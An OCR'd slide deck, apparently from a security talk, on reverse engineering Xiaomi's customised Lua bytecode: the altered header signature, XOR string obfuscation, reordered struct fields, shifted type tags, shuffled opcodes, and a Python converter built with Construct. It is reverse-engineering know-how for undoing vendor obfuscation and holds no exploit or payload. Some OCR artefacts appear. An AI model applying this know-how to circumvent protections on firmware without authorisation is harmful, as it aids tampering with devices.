
1. Magic Number and header

Xiaomi: “\x1BFate/Z\x1B”

Original: “\x1BLua”



```
void __fastcall luaU_header(unsigned __int8 *h)
{
  h[9] = 0;                                       // LUA_FORMAT
  h[14] = 8;
  *(_QWORD *)h = *(_QWORD *)"\x1BFate/Z\x1B";    // SIGNATURE
  h[8] = 0x51;                                    // version
  h[10] = 1;                                      // endianness
  h[11] = 4;
  h[12] = 4;
  h[13] = 4;
  h[15] = 4;
}
```




```
void __fastcall luaU_header(unsigned __int8 *h)
{
  h[5] = 0;
  h[4] = 81;
  h[6] = 1;
  h[7] = 4;
  h[8] = 8;
  h[9] = 4;
  *((_WORD *)h + 5) = 8;
  *(_DWORD *)h = *(_DWORD *)"\x1BLua";
}
```

Difference between Luac

2. Encrypt strings in luac

str[i] ^= 13 * size + 55



```
__int64 __fastcall load_string(_QWORD *a1)
{
  __int64 result; // x0
  char *v3; // x20
  __int64 i; // x0
  unsigned int v5; // [xsp+2Ch] [xbp+2Ch] BYREF

  symbexec((__int64)a1, (char *)&v5, 1, 4LL);
  result = 0LL;
  if ( v5 )
  {
    v3 = (char *)luaX_lexerror(*a1, a1[2], v5);
    LoadBlock((__int64)a1, v3, v5);
    for ( i = 0LL; v5 > (unsigned int)i; ++i )
      v3[i] ^= 13 * v5 + 55;
    result = luaS_newlstr(*a1, v3, v5 - 1);
  }
  return result;
}
```

Difference between Luac

3. The order of struct field is different

```
// Xiaomi Luac
struct {
    uchar numparams;
    String source;
    uchar nups /* number of upvalues */;
    uint32 linedefined;
    uchar is_vararg;
    uint32 lastlinedefined;
    uchar maxstacksize;
} ProtoHeader;
```


```
//Original Luac
struct {
    String source;
    uint32 linedefined;
    uint32 lastlinedefined;
    uchar nups /* number of upvalues */;
    uchar numparams;
    uchar is_vararg;
    uchar maxstacksize;
} ProtoHeader;
```

Difference between Luac

4. Data type shift and a new datatype

```
enum {
    LUA_TNIL = 0,
    LUA_TBOOLEAN = 1,
    LUA_TLIGHTUSERDATA = 2,
    LUA_TNUMBER = 3,
    LUA_TSTRING = 4,
    LUA_TTABLE = 5,
    LUA_TFUNCTION = 6,
    LUA_TUSERDATA = 7,
    LUA_TTHREAD = 8,
}LUA_DATATYPE;
```

original Luac




```
      switch ( LOBYTE(v65.n) )
      {
        case 0u:
          v25->tt = 0;
          goto LABEL_13;
        case 1u:
          LoadBlock(v4, &v65, 1uLL);
          v64 = LOBYTE(v65.n);
          v25->tt = 1;
          v25->value.b = v64 != 0;
          goto LABEL_13;
        case 3u:
          LoadBlock(v4, &v65, 8uLL);
          v25->value = v65;
          v25->tt = 3;
LABEL_13:
          if ( v24 != v23 )
            goto LABEL_14;
          goto LABEL_17;
        case 4u:
          v25->value.gc = (GCObject_0 *)LoadString(v4);
          v25->tt = 4;
          if ( v24 == v23 )
            goto LABEL_17;
LABEL_14:
          v21 = v6->k;
          v24 += 16LL;
          break;
        default:
          error(v4, (LoadState *)v4->name, "bad constant");
          return result;
      }
    }
  }
```

Difference between Luac

4. Data type shift and a new datatype

```
enum {
    LUA_TNIL = 3,
    LUA_TBOOLEAN = 4,
    LUA_TLIGHTUSERDATA = 5,
    LUA_TNUMBER = 6,
    LUA_TSTRING = 7,
    LUA_TTABLE = 8,
    LUA_TFUNCTION = 9,
    LUA_TUSERDATA = 10,
    LUA_TTHREAD = 11,
    LUA_XIAOMI = 12,
}LUA_DATATYPE;
```

Xiaomi Luac




```
switch ( (unsigned int)LoadCh((__int64)v4) )
{
  case 3u:
    *(_DWORD *)(v22 + 8) = 0;
    continue;
  case 4u:
    v19[v20].value.b = (unsigned __int64)LoadCh((__int64)v4) != 0;
    v23 = 1;
    break;
  case 6u:
    symbexec((__int64)v4, (char *)&v54, 1, 8LL);
    v19[v20].value = v54;
    v23 = 3;
    break;
  case 7u:
    v19[v20].value.gc = (GCObject_0 *)LoadString((__int64)v4);
    v23 = 4;
    break;
  case 0xCu:
    symbexec((__int64)v4, (char *)&v54, 1, 4LL);
    v19[v20].value.b = v54.b;
    v23 = 9;
    break;
  default:
    error(v4, (LoadState *)"bad constant", v21);
    return result;
}
*(_DWORD *)(v22 + 8) = v23;
```

Difference between Luac


Lua5.1 only have float data. But Xiaomi add a new data type which stores signed integer data.

Xiaomi



struct Constant constant[21]	[illegible]	[illegible]	[illegible]	Fg:	Bg:
struct Constant constant[22]	400	375h	5h	Fg:	Bg:
enum LUA_DATATYPE const_type	LUA_XIAOMI (12)	375h	1h	Fg:	Bg:

Original




struct Constant constant[22]	400.000000	3C9h	9h	Fg:	Bg:
enum LUA_DATATYPE const_type	LUA_TNUMBER (3)	3C9h	1h	Fg:	Bg:
double tnumber	400	3CAh	8h	Fg:	Bg:

Difference between Luac


5 . Shuffle opcode id

Xiaomi 0x00: OP_LEN



```
{
  case 0:
    v118 = 16LL * ((unsigned int)v10 >> 23);
    v26 = (__int64 *)(v5 + v118);
    v119 = *(_DWORD *)(v5 + v118 + 8);
    if ( v119 == 4 )
    {
      v29 = *(_QWORD *)(v5 + v118);
      goto LABEL_258;
    }
    if ( v119 != 5 )
    {
EL_260:
      *(_QWORD *)(v3 + 48) = v9;
      if ( !(unsigned int)sub_14EB8(v3, v26, &unk_21830, v2, 12LL) )
        luaG_typeerror(v3, v26, "get length of");
      goto LABEL_53;
    }
    v28 = *v26;
EL_256:
    LODWORD(v120) = luaH_getn(v28);
    goto LABEL_259;
  case 1:
    v192 = *(_QWORD *)(v6 + 24);
```


Original 0x14: OP_LEN



```
    continue;
  case 0x14uLL:
    v81 = (unsigned int)v12 >> 23;
    v82 = (Table_0 **)&v6[v81];
    v83 = v6[v81].tt;
    if ( v83 == 4 )
    {
      ++v7;
      v171 = (double)v6[v81].value.gc->ts.tsv.len;
      v23->tt = 3;
      v23->value.n = v171;
      continue;
    }
    if ( v83 == 5 )
    {
      ++v7;
      v84 = luaH_getn(*v82);
      v23->tt = 3;
      v23->value.n = (double)v84;
      continue;
    }
    v2->savedpc = (const Instruction *)v11;
    if ( !call_binTM(v2, &v6[v81], &luaO_nilobject_, &v6[v22], TM_LEN_0) )
      luaG_typeerror(v2, (const TValue *)v82, "get length of");
    goto LABEL_130;
```


Difference between Luac

6. Add a new instruction



```
case 2:
  switch ( (v10 >> 14) & 0x1FF )
  {
    case 0uLL:
      goto LABEL_415;
    case 1uLL:
      v25 = 16LL * ((unsigned int)v10 >> 23);
      v26 = (__int64 *)(v5 + v25);
      v27 = *(_DWORD *)(v5 + v25 + 8);
      if ( v27 == 5 )
      {
        v28 = *(_QWORD *)(v5 + v25);
        goto LABEL_256;
      }
      if ( v27 != 4 )
        goto LABEL_260;
      v29 = *v26;
      break;
    case 2uLL:
      goto LABEL_241;
    case 3uLL:
      goto LABEL_249;
    default:
      luaG_runerror(v3, (__int64)"error in h");
      goto LABEL_35;
  }
```


Luac Instruction Mode iABC



Decrypt Xiaomi Luac


We user python to do this convert and this is our code

https://github.com/zh-explorer/mi_lua



Decrypt Xiaomi Luac

we use python package Construct to do this. Just define a metadata and the convert layer then Construct will encode/decode automatically.



All problems in computer science can be solved by another level of indirection

-David Wheeler

Decrypt Xiaomi Luac

Lua metadata defination in Construct

```
Protos = Struct(
    "sizep" / Int32ul,
    "proto" / Array(this.sizep, LazyBound(lambda: Proto))
)

Proto = Struct(
    "header" / ProtoHead,
    "code" / Code,
    "constants" / Constants,
    "protos" / Protos,
    "lineinfo" / LineInfo,
    "loc_vars" / LocVars,
    "values" / UpValues,
)

Luac = Struct(
    "global_head" / GlobalHead,
